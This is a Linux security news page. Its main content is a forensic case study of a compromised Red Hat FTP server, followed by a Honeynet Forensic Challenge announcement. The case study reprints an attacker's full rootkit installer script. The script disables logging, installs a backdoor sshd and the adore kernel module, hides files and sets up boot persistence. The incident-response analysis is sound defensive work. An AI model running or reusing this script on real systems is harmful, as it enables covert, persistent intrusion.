


Stay Ahead With Linux Security Features

 threat detection scalability
 Building a SIEM is easier than scaling one. Most open-source deployments start as a simple "all-in-one" server. It is easy to set up, but that design rarely survives the transition from a lab to a production workload. . A SIEM watching 20 endpoints is not doing the same job as one watching 500. More endpoints mean more logs; more logs require more storage; more storage makes search heavier. Eventually, the very architecture that made your lab easy to deploy becomes the reason your production...
 Jun 04, 2026
 security advisory apache
 A newly disclosed attack technique called HTTP/2 Bomb is drawing attention because it targets the software that sits at the front of much of the Linux internet. Apache HTTP Server, NGINX, Envoy, and the ingress layers that many Kubernetes environments depend on can be forced into consuming disproportionate amounts of memory using relatively small amounts of attacker traffic. . For Linux administrators, the concern is not the HTTP/2 protocol itself. It is the possibility that a single...
Jun 04, 2026
 security advisory important
 The compromise of Nx Console shows how much infrastructure now sits behind a single developer account. GitHub repositories, CI/CD pipelines, container build systems, Terraform projects, Kubernetes deployments. None of those systems was the initial target. The workstation was. . Attackers did not need a Linux privilege escalation bug or a remote code execution chain. They needed developers to trust a tool they were already using. For many organizations, that was enough. What Happened? Federal...
Jun 03, 2026
 security advisory open-source
 You remove the malware. You rotate the compromised credentials. You patch the original vulnerability and close the ticket. Two weeks later, the attacker is back. . What happened? You didn't lose the battle at the exploit; you lost it at the cleanup. In many modern Linux intrusions, the malware you found wasn't the main problem—it was the fallback mechanisms left behind. These hooks quietly restore attacker access the moment you look away. If you clean a host but miss these persistence layers,...
Jun 02, 2026
 security advisory Red Hat

 Researchers investigating a campaign now tracked as Miasma found that more than 30 packages in Red Hat's @redhat-cloud-services npm namespace had been altered to deliver credential-stealing malware. . The packages weren't being used to deploy ransomware or sabotage systems. From what has been reported so far, the objective appears to have been much simpler: collect credentials from developer environments and use that access elsewhere. GitHub tokens, cloud credentials, SSH keys, and other...
Jun 02, 2026
 Refine features
X Clear Filters
Get the latest News and Insights
Get the latest Linux and open source security news straight to your inbox.
Community Poll
What got you started with Linux?
Loading...
Explore Latest Linux Security features
We found -3 articles for you...
102
 network securityincident responsethreat detection
FTP Server Incident: Compromise Analysis and Forensics Investigation
This article presents a case study of a company network server compromise. The attack and other intruder's actions are analyzed. Computer forensics investigation is undertaken and results are presented. The article provides an opportunity to follow the trail of incident response for the real case. . Case Study Introduction This is a case study of a medium-sized computer hardware online retailer that understands the value of network and host security, since its business depends upon reliable and secure online transactions. Its internal network and DMZ setup was designed with security in mind, verified by outside experts, protected by latest in security technology and monitored using advanced audit trail aggregation tools. Following the philosophy of defense-in depth, two different firewalls and two different intrusion detection systems were used. The DMZ setup was of the bastion network type with one firewall separating the DMZ from the hostile Internet and another protecting internal networks from DMZ and Internet attacks. Two network IDS were sniffing the DMZ traffic. In the DMZ the company has gathered the standard set of network servers (all running some version of UNIX or Linux): web, email, DNS servers and also a dedicated FTP server, used to distribute hardware drivers for the company inventory. The FTP server, running Red Hat 7.2, is the subject of this account. This server was the latest addition to the company network. Let's shed some more light on the DMZ setup, since it provides an explanation why the attack went the way it did. Outside firewall (Firewall 1 on the picture) provided NAT services and only allowed access to a single port on each of the DMZ hosts. Evidently, those were TCP port 80 on web server, TCP port 25 on the mail server, TCP and UDP ports 52 on DNS server and TCP ports 21 and 20 on the ftp server. No connections to outside machines were allowed from any DMZ machine. Internal firewall blocked all connections from the DMZ to internal LAN (noexceptions) and allowed connections that originated from the internal LAN to DMZ machines (only specified ports for management and configuration). The second firewall (Firewall 2 on the diagram) also worked as application-level proxy for web and other traffic (no direct connections to the Internet from internal LAN were allowed). In addition, each DMZ machine was hardened and ran a host-based firewall, only allowing connections on a single specified port (two for the FTP) as mentioned above from outside and NOT from other DMZ machines. While it is unwise to claim that their infrastructure was unassailable, it is quite reasonable to say that it was "better than most". On Monday morning, company support team was alerted by a customer who was trying to download a drive update. He reported that FTP server "was not responding" to his connection attempts. Upon failing to login to FTP server remotely via secure shell, the support team member walked to a server room only to discover that the machine crashed and is not able to boot. The reason was simple - no operating system was found. At that point, their incident response plan was triggered into action. Since FTP server was not of critical business value, it was decided to complete investigation before redeploying the server and to utilize other channels for software distribution temporarily. The primary purpose of investigation was to learn about the attack in order to secure the server against recurrence. The secondary focus was to trace the actions of the attacker. Diagnosing the Evidence The main piece of evidence for my investigation was a 20 GB disk drive. No live forensics was possible since the machine crashed when running unattended. In addition, we had a set of log files from firewall and IDS, all nicely aggregated by netForensics ( ) software. The investigation started from reviewing the traffic patterns. The thing that attracted the most attention was an IDS report with 3 high priority events - recentWU-FTP attack at about 02:29 on April 1. It appears that IDS signature base was updated with the new attack signatures, while the company FTP server FTP daemon software was not. Considering the above network infrastructures, we hoped there will be no more unpleasant security surprises. There were: syslog on the FTP server was not set for remote logging. Thus, no first hand attack information was available from the FTP server itself. By analyzing the connection data from the machine that launched an attack, it was found that: The intruder probed the Em outside visible IP addresses at least several hours prior to the incident. Upon compromising the FTP server, the intruder tried to connect to other DMZ hosts and to some machines on the outside. All such attempts were unsuccessful. The attacker has uploaded a file to the FTP server. The last item was another unpleasant surprise. How attacker was able to upload the file? The company system admin team was questioned and the unpleasant truth came out: the FTP server had a world-writable directory for customers to upload the log files used for hardware troubleshooting. Unrestricted anonymous uploads were possible to the "incoming" directory and it was set up in the most insecure manner possible: anonymous users were able to read any of the files uploaded by other people. Among other things, this presents a risk of FTP server being used to store pirated software by outside parties. After network analysis part (it was easy due to netForensics advanced data correlation capabilities) is was time for a hard drive forensics. The disk was found to contain three partitions, "/", "/usr" and "/home". After the disk was connected to a forensics workstation, images of all partitions were taken: # dd if=/dev/hdc1 of=/home/hacked-ftp-hdc1 (and same for the two other partitions) Upon mounting the partitions # mount -o ro,loop,noatime /home/hacked-ftp-hdc1 /mnt/hf-hdc1 it was found that allfiles were deleted. Then, it was decided to look for fragments of log files (originally in /var/log) to confirm the nature of attack. The command: # strings /home/hacked-ftp-hdc1 | grep 'Apr 1' took a while to run on a 2GB partition. It returned the following log fragments from the system messages log, the network access log and the FTP transfer log (fortunately, FTP server was using verbose logging of all transfers): System log: Apr 1 00:08:25 ftp ftpd[27651]: ANONYMOUS FTP LOGIN FROM 192.1.2.3 [192.1.2.3], mozilla@ Apr 1 00:17:19 ftp ftpd[27649]: lost connection to 192.1.2.3 [192.1.2.3] Apr 1 00:17:19 ftp ftpd[27649]: FTP session closed Apr 1 02:21:57 ftp ftpd[27703]: ANONYMOUS FTP LOGIN FROM 192.1.2.3 [192.1.2.3], mozilla@ Apr 1 02:26:13 ftp ftpd[27722]: ANONYMOUS FTP LOGIN FROM 192.1.2.3 [192.1.2.3], mozilla@ Apr 1 02:29:45 ftp ftpd[27731]: ANONYMOUS FTP LOGIN FROM 192.1.2.3 [192.1.2.3], x@ Apr 1 02:30:04 ftp ftpd[27731]: Can't connect to a mailserver. Apr 1 02:30:07 ftp ftpd[27731]: FTP session closed It indicates that attacker was first looking around with a browser (standard password mozilla@). Then supposedly the exploit was run (password x@). The line about mailserver looks really ominous. Apr 1 00:17:23 ftp xinetd[921]: START: ftp pid=27672 from=192.1.2.3 Apr 1 02:20:18 ftp xinetd[921]: START: ftp pid=27692 from=192.1.2.3 Apr 1 02:20:38 ftp xinetd[921]: EXIT: ftp pid=27672 duration=195(sec) Apr 1 02:21:57 ftp xinetd[921]: START: ftp pid=27703 from=192.1.2.3 Apr 1 02:21:59 ftp xinetd[921]: EXIT: ftp pid=27692 duration=101(sec) Apr 1 02:26:12 ftp xinetd[921]: EXIT: ftp pid=27703 duration=255(sec) Apr 1 02:26:13 ftp xinetd[921]: START: ftp pid=27722 from=192.1.2.3 Apr 1 02:29:40 ftp xinetd[921]: START: ftp pid=27731 from=192.1.2.3 Apr 1 02:30:07 ftp xinetd[921]: EXIT: ftp pid=27731 duration=27(sec) The above log excerpt shows that attacker has spent some time snooping around the ftp server directories. Mon Apr 1 02:30:04 2002 2 192.1.2.3 262924 /ftpdata/incoming/mount.tar.gz b _ i a x@ ftp 0 * c That shows the upload of some tools. All downloads initiated from the FTP server to the attacker's machine have failed due to rules on the company outside firewall. But by that time the attacker already had a root shell from the exploit. Initial Conclusions Two conclusions can be drawn from the above data. First, the server was indeed compromised from outside the perimeter, using the recent FTP exploit (see and 2001 CERT Advisories for more details) using a machine at 192.1.2.3 (address sanitized!). Second, the attacker managed to get some files onto the victim host. Tracking the Rootkit We suspected that the file "mount.tar.gz" contained a rootkit. We were interested whether the attacker managed to install it and what was the tool functionality. Thus the hunt for the rootkit began. Before sending the heavyweights (i.e. forensics toolkits) into battle, the strings file (i.e. the output of "strings /home/hacked-ftp-hdc1") was grepped for various interesting words. Another productive way to find stuff (text-only) is to load the entire strings output in your favorite UNIX pager program (such as "less") and then look for interesting keywords. The latter method allows one to look at strings that surround the interesting one. The apparent search keywords were "mount.tar.gz", attacker's IP address (192.1.2.3), "incoming" (for the path name to the FTP directory) and some others. The next piece of evidence that surfaced was a ncftp log fragment. NcFtp is a UNIX/Linux FTP client, that preserves its own log file of outbound connections for the purposes of bookmarking them for easy return. SESSION STARTED at: Mon Apr 1 02:21:17 2002 Program Version: NcFTP 3.0.3/635 April 15 2001, 05:49 PM Library Version: LibNcFTP 3.0.6 (April 14, 2001) Process ID: 27702 Platform: linux-x86 Uname: Linux|ftp|2.4.7-10|#1Thu Sep 6 17:27:27 EDT 2001|i686 Hostname: localhost.localdomain (rc=4) Terminal: dumb 00:21:17 Resolving 192.1.2.3... 00:21:17 Connecting to 192.1.2.3... 00:21:17 Could not connect to 192.1.2.3: Connection refused. 00:21:17 Sleeping 20 seconds. There were several of those messages, indicative of several failed connection attempts. netForensics network traffic data also shows the attacker trying to ping the outside hosts (also unsuccessful). Next keyword search in strings output brought much larger fish - a list of files in rootkit and its installation script. Unfortunately, it turned out to be the high point of the investigation. Evaluating the Rootkit List of rootkit files: a.sh adore-0.42.tar.gz sshutils.tar.gz utils.tar.gz Below, we provide a complete rootkit installation script with added comments (likely, a.sh from the above list): #!/bin/sh # seting paths PATH=".:~/bin:/sbin:/usr/sbin:/bin:/usr/bin:/usr/X11/bin:/opt/bin: /usr/local/sbin:/usr/local/bin:/usr/local/kde/bin:/usr/local/mysql/bin: /opt/gnome/bin" Make sure that history file in shell in not written: # unseting the histifle unset HISTFILE export HISTFILE=/dev/null Prepare for installation: # making the directories echo "[Facem directoarele]" uname -r |awk '{print $1}'|while read input ;\ do mkdir /lib/modules/$input/.modinfo ; done sleep 1 if [ -d /etc/sysconfig/console ];then echo "Dir found" else mkdir /etc/sysconfig/console echo "/etc/sysconfig/console created" if [ -d /usr/info/.1 ];then echo "Dir found" else mkdir /usr/info/.1 echo "files dir created" sleep 1 Unpack all components. The word below means "unarchiving" in Romanian: # dezarhivam echo "[dezarhivam]" tar zxvf adore-0.42.tar.gz sleep 3 tar zxvf sshutils.tar.gz sleep 3 tar zxvf utils.tar.gz The section below makes sure that logs are not written by killingthe daemon and making the log files immutable by setting the file attribute. # read only logs until we finish chattr +ia /var/log/messages chattr +ia /varlog/secure chattr +ia /var/log/maillog chattr +ia /root/.bash_history #killing syslogs killall -9 syslogd killall -9 klogd The section below deploys and starts backdoor sshd daemon. #copying ssh files/confs echo "[SSH part]" cd ../sshutils mv .napdf /etc/sysconfig/console/ mv .racd /etc/sysconfig/console/ mv .radd /etc/sysconfig/console/ mv .seedcf /etc/sysconfig/console/ mv nscd /usr/local/bin chown root.root /usr/local/bin/nscd cd /tmp/mount # starting ssh /usr/local/bin/nscd -q The adore Linux kernel module is deployed to hide malicious hacker resources. #kernel module cd /tmp/mount/adore ./configure make sleep 27 #copiem modulele uname -r |awk '{print $1}'|while read input ;do cp adore.o /lib/modules/$input/.modinfo/arpd.o;done uname -r |awk '{print $1}'|while read input ;do cp cleaner.o /lib/modules/$input/.modinfo/arpd-use.o;done uname -r |awk '{print $1}'|while read input ;do cp ava /lib/modules/$input/.modinfo/a;done #inseram modulele uname -r |awk '{print $1}'|while read input ;do /sbin/insmod /lib/modules/$input/.modinfo/arpd.o;done uname -r |awk '{print $1}'|while read input ;do /sbin/insmod /lib/modules/$input/.modinfo/arpd-use.o;done #hiding directories uname -r |awk '{print $1}'|while read input ;do /lib/modules/$input/.modinfo/a h /etc/sysconfig/console;doneuname -r |\ awk '{print $1}'|while read input ;do /lib/modules/$input/.modinfo/a h /usr/info/.1;done uname -r |awk '{print $1}'|while read input ;do /lib/modules/$input/.modinfo/a i `cat /etc/sysconfig/console/.piddr`;done Create a boot-up script and (for unclear reason) updating file locations for search (updatedb). # utils # copiing boot file cd /tmp/mount cp randoms /etc/rc.d/init.d/ # next faze updatedb& sleep 1 cd /root chattr +ia .bash_history Denial of service tools aredeployed next. Hey, you never know what might lurk in the cyberworld... Some tools were not identified (e.g. fsch2). cd /tmp/mount/utils mv fsch2 /etc/cron.daily/ mv imp /usr/info/.1 mv slc /usr/info/.1 mv lil /usr/info/.1 mv sense /usr/info/.1 Make sure adore and backdoor sshd are started on bootup. # sys configs echo "/usr/local/bin/nscd -q" > > /etc/rc.d/rc.sysinit echo "/etc/rc.d/init.d/randoms > /dev/null &" > > /etc/rc.d/rc.sysinit Next, remove evidence and put the logs back to normal. chattr +ia /etc/rc.d/rc.sysinit #ending uname -r |awk '{print $1}'|while read input ; \ do /lib/modules/$input/.modinfo/a u /tmp/mount/adore;done rm -rf /tmp/mount* /etc/rc.d/init.d/syslog start & sleep 5 chattr -ia /var/log/messages chattr -ia /var/log/secure chattr -ia /var/log/maillog echo "DONE" It is worthwhile to note, that comments within the rootkit installation script are in Romanian. For whatever reason, several of other known rootkits are also of Romanian origin (e.g. ). Next section of strings file contained more scriptlets used by the rootkit, headers from some denial of service tools (imp flooder, slice DoS tool, look them up at packetstorm), parser for LinSniffer logs (another old favorite of script kiddies) and a hunk of adore LKM source code with author's headers intact. In addition, a fragment of what appears to be a SSH backdoor configuration file was found. Overall, it turned out to be a pretty low-tech rootkit, using only publicly available components. The next goal was to recover all of the rootkit files. While none of the components appear to use new penetration technology, it is still of interest. For example, usage of kernel-level backdoor (adore) is a mainstream rootkit shows that casual system administrators will likely miss it on their systems. Utilizing Forensics Tools Coroner's toolkit tct (see and The Coroner's Toolkit (TCT) ) was then used to look for the rootkit. We also tried usingrecently released computer forensics toolkit - TASK by Brian Carrier from @Stake. TASK is an improvement over tct since it integrates tct-utils (that can be used to built better malicious activity timeline) with core tct functionality. TASK also integrates with "autopsy" forensic browser to provide a nice interface for file browsing, recovery and timeline creation on multiple disk images. Unfortunately, most of the tct and TASK toolkits functionality will not work on a Red Hat 7.2 machine. Due to certain changes in filesystem code, the inode data (that was used to recover deleted files) is now zeroed out. The tips from Linux Undeletion HOWTO ( ) and tools like recover ( ), e2undel (the e2undel home page) based on the above HOWTO will all fail to recover a single file. Excellent utilities were rendered unusable. However, it is not a bad thing for many people, computer forensic examiners excluded, since deleted data should probably stay deleted. Fortunately, the tct kit also implements a more painful way to recover the files - but it will work on Red Hat 7.2 with zeroed inodes. Unrm/lazarus tool provides a good chance to recover at least something. Lazarus looks at all the disk blocks, determines their type (such as text, email, C code, binary, archive or something else) using UNIX "file" command. It also concatenates consecutive blocks of the same type together, assuming that they are pieces of the same file. This algorithm will most likely to bring back text data than binary data though. To run the tool, one first need to create a file containing all the unallocated space from the partition: ./tct-1.09/bin/unrm /home/hacked-ftp-hdc1 > \ /home/hacked-ftp-hdc1.unrm Then lazarus tool is then run: ./tct-1.09/lazarus/lazarus /home/hacked-ftp-hdc1.unrm It takes several hours to process the 2GB partition. As a result, two directories are formed: "blocks" contains the recovered files (or just blocks) "www" contains a HTML map of all therecovered files (if desired, the output can be looked at with a browser). In our investigation we were looking for an archive containing the rootkit or any of its components. There are many ways to analyze the "blocks" directory (all are slow, some are excruciatingly slow). To look for gzip-compressed files we do: # find blocks -type f -print | xargs file {} |\ grep gzip > /home/hacked-ftp-hdc1.blocks-gzipped Since we also know the size of the rootkit (reported in the above fragment of the FTP transfer log). # awk -F ':' '{print $1}' /home/hacked-ftp-hdc1.blocks-gzipped |\ xargs -i ls -l {} Unfortunately, nothing was found. More data slicing and dicing follows, also with zero results. For example, below we show an attempt to find more C source files: # find blocks -type f -print | xargs file {} | grep 'C program text' Nothing related to the incident is found by this and other commands. As a last resort, an even newer forensics tool called "foremost" was used. It was recently released [reportedly] by USAF Office of Special Investigations. "Foremost" uses customizable binary data signatures to look for files within the disk image file. I created a signature for the tool to look for GNU gzip archives since the rootkit and its components (shown above) were all gzipped tar archives. The USAF tool brilliantly did its job where TCT failed! Two of the rootkit components were recovered (adore.tar.gz and utils.tar.gz). Adore kit contained a standard adore LKM v.0.42 (as distributed by TESO). Utils package contained the following five binaries: -rw-r--r-- 1 root root 14495 Jan 22 23:37 fsch2 -rwxr-xr-x 1 root root 8368 Aug 7 2000 imp -rwxr-xr-x 1 root root 7389 Jan 15 2001 lil -rwxr-xr-x 1 root root 4060 Jun 25 2000 sense -rwxr-xr-x 1 root root 15816 Oct 13 2000 slc Imp and slc were identified above as DoS tools. Lil turned out to bea sniffer. Its string output matched the one shown on the . Sense was the Perl parser for sniffer output (also found earlier from strings of the whole disk image). Fsch2 remains a mystery. In the rootkit installation file it is set to run daily from cron. It has strings indicative of network connectivity (socket, bind, listen, accept, etc), the ever-ominous /bin/sh and the string that looks like a password. It might be some sort of network backdoor. At that point, investigation was closed. Attacker's ISP was notified, and no action was taken by them (normal practice). Just one of those throw-away dial-up accounts... In the second part of the article, we will discuss the security lessons this incident teaches us. About the Author Anton Chuvakin, Ph.D. is a Senior Security Analyst with netForensics ( ), a security information management company that provides real-time network security monitoring solutions.. Our organization recently dealt with a serious network security breach involving a compromised FTP server, raising concerns over data integrity and security.. FTP Security, Forensics Investigation, Network Compromise, Red Hat Incident, Incident Response. . Anthony Pell
 Jan 29, 2010
•
Jan 29, 2010
•
102
 data breachdigital forensicsincident analysis
Honeynet Forensic Challenge: Engage in Cybersecurity Analysis
David Dittrich, coordinator for the Forensic Challenge, outlines a contest that pits the best efforts by the blackhat community against anyone in the security community who wishes to accept it. . Every day, incident handlers across the globe are faced with compromised systems, running some set of unknown programs, providing some kind of unintended service to an intruder who has taken control of someone else's -- YOUR, or your client's, or customer's -- computers. To most, the response is a matter of "get it back online ASAP and be done with it." This usually leads to an inadequate and ineffective response, not even knowing what hit you, with a high probability of repeated compromise. Enter the Honeynet Project. One of the primary goals of the Honeynet Project is to find order in chaos by letting the attackers do their thing, and allowing the defenders to learn from the experience and improve. The latest challenge, inspired by the Honeynet Project's founder Lance Spitzner, is the Forensic Challenge. Only this time, we're opening it up to anyone who wants to join in. On the law enforcement side, they are hampered by a flood of incidents and a lack of good data. A victim trying to keep a system running or doing a "quickie" job of cleanup usually means incidents are underreported and inadequate handling of the evidence leads to no evidence, or tainted evidence. There has to be a better way to meet the needs of incident handlers and system administrators, as well as law enforcement, if Internet crime is going to be managed and not run amok. One possible answer is effective forensic analysis skills -- widespread knowledge of tools and techniques -- to preserve data, analyze it, and produce meaningful reports and damage estimates to your organization's management, to other incident response teams and system administrators, and to law enforcement. The Challenge The Forensic Challenge is an effort to allow incident handlers around the world to all look at the same data -- an imagereproduction of the same compromised system -- and to see who can dig the most out of that system and communicate what they've found in a concise manner. This is a nonscientific study of tools, techniques, and procedures applied to postcompromise incident handling. The challenge is to have fun, to solve a common real world problem, and for everyone to learn from the process. If what I've said already isn't enough to get you interested, Foundstone is generously offering copies of their extremely popular "Hacking Exposed" (Second Edition) book for the 20 best submissions. To get you started, here are the basic facts about the compromise. Please be aware that these are new images. This is not a system that the Honeynet Project has previously written about or discussed publically. (I.e., you won't get any hints from previous Honeynet papers.) The images were edited to anonymize the system. Only the hostname was modified. Everyone is using the same data, so any anomalies caused by this editing will be identical. You can find the "dd" format disc images at: The image files can be mounted on Linux systems using the loopback interface like this: # mkdir /t # mount -o ro,loop,nodev,noexec honeypot.hda8.dd /t # mount -o ro,loop,nodev,noexec honeypot.hda1.dd /t/boot [ etc... ] Its now your job -- should you choose to accept it! -- to figure out the Who, What, Where, When, How, and maybe even the Why of this compromise. We don't expect that everyone undertaking the challenge can or will address all of the following items, but the list below of questions and deliverables is provided as a guideline for what to produce and what to focus on. To summarize (and standardize) the deliverables, please produce the following: File Contents --------------------------------------------------------------------- index.txt Index of files/directories submitted (including any not listed below) timestamp.txt Timestamp of MD5 checksums of all files listed and submitted (dating when produced -- see deadline information below) costs.txt Incident cost-estimate evidence.txt Time line and detailed (technical) analysis. (Use an Appendix, and/or mark answers to questions above with "[Q1]", etc.) summary.txt Management and media (non-technical) summary advisory.txt Advisory for consumption by other system administrators and incident handlers within your organization files.tar Any other files produced during analysis and/or excerpts (e.g., strings output or dissassembly listings) from files on the compromised file system, which are referenced in the previous files The Rules You are free to use any tools or techniques that you choose, provided that the judges are able to readily interpret your results and duplicate or verify their accuracy using publicly available means (i.e., don't expect us all to have a copy of your favorite "Law Enforcement Only" or multi-hundred dollar commercial Windows-only tool). A good publicly available free forensic toolkit is Dan Farmer and Wietse Venema's The Coroner's Toolkit (TCT) . If you want examples of the use of TCT, or other tools/techniques, see the Forensics section of the following web page: No matter what tools/methods you choose, please make sure you explain them in your analysis and cite references to resources (e.g., RFCs, CERT or SANS "how to" documents) to help others learn by example. Don't forget: this is a Honeynet Project brainchild, so learning is what it's all about. And fun. It's all about learning and fun. Oh yeah, and security. Learning, fun, AND security. ;) You maywork in as a team, but if your entry is selected as a Top 20, you'll have to fight over one copy of the book. Deliver the results of the analysis in such a way that the judges can quickly and easily consume the information, and such that its authenticity, time of production, and integrity can be verified independently. (e.g., ISO 9660 CD-ROM or .tar archive, with digital time stamps, and PGP signatures and/or MD5 checksums.) Please DO NOT SEND COPIES OF COMPLETE FILES FROM THE FILE SYSTEM. We already have a copy of the file system and its contents. Just note the path (e.g., "[See file /bin/foo]"). All submissions MUST be time stamped prior to 00:00 GMT on Monday, February 19, 2001, and delivery to the judges initiated later that same day. (This is to accommodate submissions on IS0 9660 format CD-ROM, which should be postmarked by this time. The digital time stamps and postmarks will be used to determine the 20 "Hacking Exposed" book winners.) One free digital time stamping service you can use is Stamper . All submissions should be sent (or shipping address arranged, if CD-ROMs are being produced) to
Jan 15, 2001
•


Get the latest News and Insights
Get the latest Linux and open source security news straight to your inbox.
Community Poll
What got you started with Linux?
Search Topics
Powered By

Linux Security - Your source for Top Linux News, Advisories, HOWTOs and Feature Releases
QUICK LINKS
subscribe to newsletters!
Like staying secure? So do we.
Sign up for updates, tips, and alerts!
Discover faster search, smarter navigation, and deeper Linux security insights. Read More